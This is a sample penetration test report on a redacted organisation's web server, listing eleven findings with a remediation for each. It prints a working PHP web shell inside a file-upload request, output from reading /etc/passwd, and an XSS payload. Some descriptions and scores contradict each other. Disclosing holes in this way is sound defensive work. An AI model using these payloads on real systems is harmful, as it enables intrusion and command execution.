SafeKeep

SAMPLE TESTING REPORT

TABLE OF CONTENTS

EXECUTIVE SUMMARY

A vulnerability assessment and penetration test was conducted in accordance with the organization [redacted] in regards to the internal network and security environment.

Efforts were based on analyzing nodes on the internal segment of the environment of organization [redacted] and to analyze for improved security posture and configuration.

After assessing the internal environment, we found several vulnerabilities that should be remediated in order to create better defensive posture and a more secure set of systems. Our findings, which will be outlined in this report, include the following areas of

- Weak transport security (HTTP)
- HTML Link injection
- PHP Malicious File Upload
- HTML Injection
- Weak transport security (TLS)
- Bad session handling
- Vulnerable JS
- XSS
- Information Leakage
- Bad error handling
- SSH version info

We have included remediation steps for the vulnerabilities in this report.

In conclusion, [redacted] should look to remediate these findings in order to increase the effectiveness of security within the organization.

SCOPE OF TESTING

The scope of testing discussed and agreed upon with organization [redacted] [redacted] included assessment of the web application and associated backend services including the server hosting the web application. The test would cover vulnerabilities associated with the web application, services associated and the server hosting the web application of organization [redacted]

The testing was done utilizing a gray box approach. Some credentials were provided in order to speed up the process of testing and vulnerability finding.

The test included the web application, associated backend services and the server hosting the web application. There was one (1) external public facing IP provided in scope for organization [redacted] of the server hosting the web application and its associated services. Furthermore, A minimalistic privileged user account for the SSH service on the Linux environment of the web server was provided so a deep internal assessment of the SSH environment could be completed, in which we did find significant warnings needing to be addressed.

VULNERABILITY RATING (CRITICALITY)

A criticality score, between 0 to 49, is calculated by adding individual scores from “Time”, “Expertise”, “Knowledge required”, “Access to product by attacker”, “Type of equipment”. A following example is shown:

Factor	Value	Points
Time	< 1 week	1
Expertise	Expert	6
Knowledge required	Restricted information	3
Access from Attacker	Moderate	4
Type of equipment	Standard	0

Criticality: Medium (14)

Scores are also labeled based on three levels of criticality:

Critical - Score >=25

Very High - Score between 20-24

High - Score between 14-19

Medium - Score between 10-13


Low - Score between 0-9

Please refer to the criticality matrix in the appendix for more information.

SUMMARY OF VULNERABILITIES

VULNERABILITY #1	CRITICALITY: CRITICAL (36)
WEAK TRANSPORT SECURITY (HTTP)	LOCATION: WEB SERVER

There is no configuration of strict HTTPS only currently. Users can be presented and allowed to access the website on HTTP, hence providing no encryption on transmit for data in transit.




Title:	Discover - [redacted]
Address:	http://www [redacted] /discover/
Type:	text/html
Render Mode:	Standards compliance mode
Text Encoding:	UTF-8
Size:	0 KB (0 bytes)
Modified:	May 3, 2020, 5:09:44 PM GMT+2

RECOMMENDED REMEDIATION #1	CRITICALITY: CRITICAL (36)
WEAK TRANSPORT SECURITY (HTTP)	LOCATION: WEB SERVER

Make sure all the HTTP requests are automatically redirected to HTTPS.

VULNERABILITY #2	CRITICALITY: CRITICAL (34)
HTML LINK INJECTION	LOCATION: WEB SERVER HOST MANAGER

While filling and inputting personal data a malicious user can place a malicious link in an <a> tag.


Detailed Schedule

This101
Click


RECOMMENDED REMEDIATION #2	CRITICALITY: CRITICAL (34)
HTML LINK INJECTION	LOCATION: WEB SERVER HOST MANAGER

Filter the domains <a> can allow.


VULNERABILITY #3 | **CRITICALITY: CRITICAL (34)**

PHP MALICIOUS FILE UPLOAD | **LOCATION: FILE UPLOAD**

File upload vulnerabilities are generated when we are able to upload a certain file, which often contains a malicious script, directly onto the underlying infrastructure. In our case, we are uploading a script that can then execute and take as a parameter different commands of our choosing, such as “ls” or reading the contents of the “/etc/passwd” file.



```
POST [redacted] HTTP/2
Host:
Cookie: __gads=ID=90d9a883a150fb06-22bc178b6ad00029:T=1643903756:RT=1643903756:S=ALNI_MZkh3bvntNbsFUhhBa
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------222811367627254680901645840530
Content-Length: 393
Origin: [redacted]
Referer:
Upgrade-Insecure-Requests: 1
Te: trailers

-----------------------------222811367627254680901645840530
Content-Disposition: form-data; name="userImage"; filename="PHP_CMD.php"
Content-Type: application/x-php

<?php echo system($_GET['command']); ?>
-----------------------------222811367627254680901645840530
Content-Disposition: form-data; name="upload"

Submit
-----------------------------222811367627254680901645840530--

```



```
cpaneleximfilter:x:32003:965::/var/cpanel/userhomes/cpaneleximfilter:/usr/local/cpanel
/bin/noshell mail:x:8:12:mail:/var/spool/mail:/sbin/nologin postfix:x:89:89::/var/spool/postfix:
[redacted]
```


RECOMMENDED REMEDIATION #3 | **CRITICALITY: CRITICAL (34)**

PHP MALICIOUS FILE UPLOAD | **LOCATION: FILE UPLOAD**

Make sure the upload function can not upload any arbitrary file that may contain a malicious script. For example, if an image file is expected, sanitize the inputs, verify the file properties, encoding etc. to only be able to upload image files. For this specific use case, this upload function seemed to have been left over from development, so it should be completed removed from the production application.

VULNERABILITY #4	CRITICALITY: CRITICAL (34)
HTML INJECTION	LOCATION: FILE UPLOAD

The file-upload allows an attacker to put links through img src tag and save it on the server end.




```
body      gallery_i
body      gallery_i   <img src = "https://www.tutorialspoint.com/images/html.gif">
body      video       Hello<a href="http://google.com">.</a>

body  gallery_i
body  gallery_i  <img src = "https://[illegible]
body  video      Hello<a href="http://google.com">.</a>
```

RECOMMENDED REMEDIATION #4	CRITICALITY: CRITICAL (34)
HTML INJECTION	LOCATION: FILE UPLOAD

Put filters on special characters so no link can be processed.

VULNERABILITY #5	CRITICALITY: CRITICAL (30)
WEAK TRANSPORT SECURITY (TLS)	LOCATION: WEB SERVER

We have found weak transport security. The protocols being utilized are TLS 1.0 and TLS 1.1, which are not the best choice as they have known vulnerabilities.



Protocols	
TLS 1.3	Yes
TLS 1.2	Yes
TLS 1.1	Yes
TLS 1.0	Yes
SSL 3	No
SSL 2	No

RECOMMENDED REMEDIATION #5	CRITICALITY: CRITICAL (30)
WEAK TRANSPORT SECURITY (TLS)	LOCATION: WEB SERVER

Modify the nginx configuration file, remove all TLS and allow only TLS 1.2 and 1.3.

VULNERABILITY #6	CRITICALITY: CRITICAL (26)
BAD SESSION HANDLING	LOCATION: SESSION MANAGEMENT

Session stays valid even if the user logs out. An attacker can obtain the session token and can re-authenticate without needing a password for the user associated with that session.


Images not available, contained sensitive information.

RECOMMENDED REMEDIATION #6	CRITICALITY: CRITICAL (26)
BAD SESSION HANDLING	LOCATION: SESSION MANAGEMENT

Delete session tokens as soon as users log out.

VULNERABILITY #7	CRITICALITY: VERY HIGH (24)
VULNERABLE JS	LOCATION: WEB SERVER

The version of jquery used is 3.2.1 which has known vulnerabilities.


[redacted]static/js/jquery.
https://www[redacted]static/js/jquery.min.js
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter


```
/*!
 * jQuery JavaScript Library v3.2.1
 * https://jquery.com/
 *
 * Includes Sizzle.js
 * https://sizzlejs.com/
 *
 * Copyright JS Foundation and other contributors
 * Released under the MIT license
 * https://jquery.org/license
 *
 * Date: 2017-03-20T18:59Z
 */
```

RECOMMENDED REMEDIATION #7	CRITICALITY: VERY HIGH (24)
VULNERABLE JS	LOCATION: WEB SERVER


Update jquery with a newer, more secure version.

VULNERABILITY #8	CRITICALITY: VERY HIGH (21)
XSS	LOCATION: WEB SERVER

The default web page is providing information on which httpd server is installed. Here, it is nginx. This is considered as information leakage as it would provide information not required by users or attackers which can help mount an attack.



```
Content-Length: 58
Origin: [redacted]
Referer:
Upgrade-Insecure-Requests: 1
Te: trailers

otp=1234'</script><script>alert('XSS')</script>&submitotp=
```




```
<!DOCTYPE html>

<script>
  alert('the otp is 1234'
</script>
<script>
  alert('XSS')
</script>
')
</script>
```

RECOMMENDED REMEDIATION #8	CRITICALITY: VERY HIGH (21)
INFORMATION XSS	LOCATION: WEB SERVER

All inputs must be sanitized to only allow values that are appropriate for those parameters to go through. Right now, with no sanitation, a malicious user can input their own script onto the input parameter and cause harm to the application.

VULNERABILITY #9	CRITICALITY: **VERY HIGH (21)**
INFORMATION LEAKAGE	LOCATION: WEB SERVER

The default web page is providing information on which httpd server is installed. Here, it is nginx. This is considered as information leakage as it would provide information not required by users or attackers which can help mount an attack.



Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.


Thank you for using nginx.

RECOMMENDED REMEDIATION #9	CRITICALITY: **VERY HIGH (21)**
INFORMATION LEAKAGE	LOCATION: WEB SERVER

Edit the default nginx file (index.html) and remove the information required.

VULNERABILITY #10	CRITICALITY: HIGH (19)
BAD ERROR HANDLING	LOCATION: LOGIN PAGE

On giving the wrong email id and password, the error first checks only the email address and returns error "Email does not exist! Try again..". An attacker can take advantage of this to figure out valid emails which have accounts on this platform.


Sign in

Don't have an account? Create Account

Email doesnot exist! Try again ..

Forgot your account password? Click here


RECOMMENDED REMEDIATION #10	CRITICALITY: HIGH (19)
BAD ERROR HANDLING	LOCATION: LOGIN PAGE

The error should be more generic, for example "Username or password is wrong!".

VULNERABILITY #11	**CRITICALITY: HIGH (14)**
SSH VERSION INFO	**LOCATION: WEB SERVER SSH SERVICE**

Upon inspection, SSH shows information about the host including version and operating system type. This could assist an attacker to look for specific known vulnerabilities associated with this version and operating system.

Screenshot of information leakage for SSH version:



```
root@kali:~# telnet [redacted]
Trying [redacted]
Connected to [redacted]
Escape character is '^]'.
SSH-2.0-OpenSSH 7.6p1 Ubuntu-4ubuntu0.3
```


RECOMMENDED REMEDIATION #11	**CRITICALITY: HIGH (14)**
SSH VERSION INFO	**LOCATION: WEB SERVER SSH SERVICE**

In order to hide the version, the binary /usr/sbin/sshd needs to be updated. However to hide the host OS info, just set/add the value of “DebianBanner” as “no” in the /etc/ssh/sshd_config file.

RECOMMENDATIONS FOR BEST PRACTICES

RECOMMENDATION [1] PASSWORD LOGIN ENABLED ON SSH SERVER	CRITICALITY: (N.A.)

The wireless system is currently utilizing WPA2, which is reasonably secure but still crackable. It is recommended to move to WPA3. It is recommended to use keys based authentication



```
root@kali:~# ssh admin[redacted]
admi[redacted]s password: 
```

SECURITY MATRIX

No.	Interface	Attack Path	Result
1.	SSH	Vul [1], leads to information leakage which an attacker can take advantage of.	N.A.
2.	WEB	Default web page league the information about which web server is running.	N.A.
3.	TLS	Use of TLS 1.0 and 1.1 have proven to be not secure enough.	Exploitable
4.	WEB	Use of http can expose the clients information in plain text to a sniffer.	Exploitable
5.	WEB	Using a jquery javascript with known vulnerability such as XSS favours an attacker.	Exploitable
6.	LOGIN	On giving a wrong email address, the server replies with the information if that specific email exists or not. An attacker then hits and tries different emails and can create a list of valid emails.	Exploitable
7.	WEB	Vuln [2] can lead to malicious link injection and the users of this website might trust the link.	Exploitable
8.	WEB	Vuln [7] can be used by an attacker to trigger a reflected XSS.	Exploitable
9.	FILE UPLOAD	Vuln [3] allows an attacker to upload a malicious PHP file to create a web shell which then can be used to run the system commands and receive the output on the web page.	Exploitable
10.	FILE UPLOAD	Vuln [4] allows an attacker to insert links with the image upload. The link is persistent on the web page and other users might trust this link by trying to click on the image.	Exploitable

KNOWN VULNERABILITIES / END OF LIFE

No.	CVE No.	Affected Service	CVE - Details	CVSS Score	Result
1.	CVE-2020-11022	Jquery 3.2.1	In jQuery versions greater than or equal to 1.2 and before 3.5.0, passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.	6.1	Exploitable

RECOMMENDATIONS

Recommendations	Description	Required immediate remediation
REC [1]: Password login enabled on SSH server	Login through password is enabled and open. It is prone to brute force password if well known user names are used with weak passwords.	NO

APPENDIX

1. CRITICALITY RATING:

Listed below are the vulnerability ratings for the first two vulnerabilities. This section has been redacted, please refer to the full report for criticality ratings for all the vulnerabilities found.

1.A VULN [1]:

Factor	Value	Points
Time	<= 1 day	18
Expertise	Layman	8
Knowledge required	Restricted information	7
Access to product by	Moderate	1
Type of equipment	Standard	2

Total	36

1.B VULN [2]:

Factor	Value	Points
Time	<= 1 week	15
Expertise	Competent	6
Knowledge required	Restricted information	7
Access to product by	Easy	4
Type of equipment	Standard	2

Total	34

2. CRITICALITY REFERENCE TABLE:

Factor	Value	
Time taken for the exploitation	<= 1 day	18
	<= 1 week	15
	<= 2 weeks	13
	<= 1 month	10
	<= 2 months	7
	<= 3 months	4
	<= 4 months	2
	<= 5 months	1
	>5 months	0
Attacker skills	Layman	8
	Competent	6
	Expert	3
	Multiple experts	0
Knowledge required by the attacker	None	11
	Restricted information	7
	Sensitive information	3
	Critical information	0

Factor	Value	
Access to the product by the attacker	Not necessary/unlimited	10
	Easy	4
	Moderate	1
	Difficult	0
	None	N.A.
Type of equipment needed	None/ standard	2
	Specialised software	0

3. TOOLS REFERENCED:
